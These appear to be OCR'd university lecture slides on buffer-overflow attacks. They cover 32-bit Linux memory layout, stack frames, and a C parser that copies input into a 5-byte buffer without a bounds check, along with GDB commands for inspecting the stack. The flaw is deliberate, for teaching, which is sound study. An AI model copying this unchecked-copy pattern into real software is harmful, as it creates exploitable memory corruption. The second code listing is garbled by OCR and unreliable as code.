
Software Security (I): Buffer-overflow Attacks


Logistics

- New office hour
- Webcast
  - Calcentral: select cs161


Intro


HTTP REQUEST
HTTP RESPONSE
CLIENT
EXPLOIT
Remote
Shell
CLIENT ATTACKER
SERVER

Linux (32-bit) process memory layout



Stack Frame


-0xC0000000
user stack
shared libraries
run time heap
-0x40000000
static data segment
text segment (program)
unused
-0x08048000
-0x00000000
arguments
return address
stack frame pointer
exception handlers
local variables
callee saved registers
To previous stack frame pointer
To the point at which this function was called

Stack Frame

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   out[i] = '\0';
 8:}
```

```
 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 128, fp);
12:   int header_ok = 0;
13:   if (cmd[0] == 'G')
14:     if (cmd[1] == 'E')
15:       if (cmd[2] == 'T')
16:         if (cmd[3] == ' ')
17:           header_ok = 1;
18:   if (!header_ok) return -1;
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

A quick example to illustrate multiple stack frames

Viewing Stack Frame with GDB

Compile:

```
gcc –g parse.c –o parse
```

Run:

```
./parse
```

Debug:

We can debug using gdb.

```
gdb parse
```

Then we can take a look at the stack.

```
(gdb) break 7
(gdb) run
(gdb) x/64x $esp
```

Our example modified to include a main function

parse.c

```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[5], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
13:  if (cmd[0] == 'G')
14:    if (cmd[1] == 'E')
15:      if (cmd[2] == 'T')
16:        if (cmd[3] == ' ')
17:          header_ok = 1;
18:  if (!header_ok) return -1;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
23: /** main to load a file and run parse */
```


Viewing Stack Frame with GDB

Debug:


```
(gdb) x/64x $esp
```


Our running example modified to illustrate multiple stack frames

parse.c

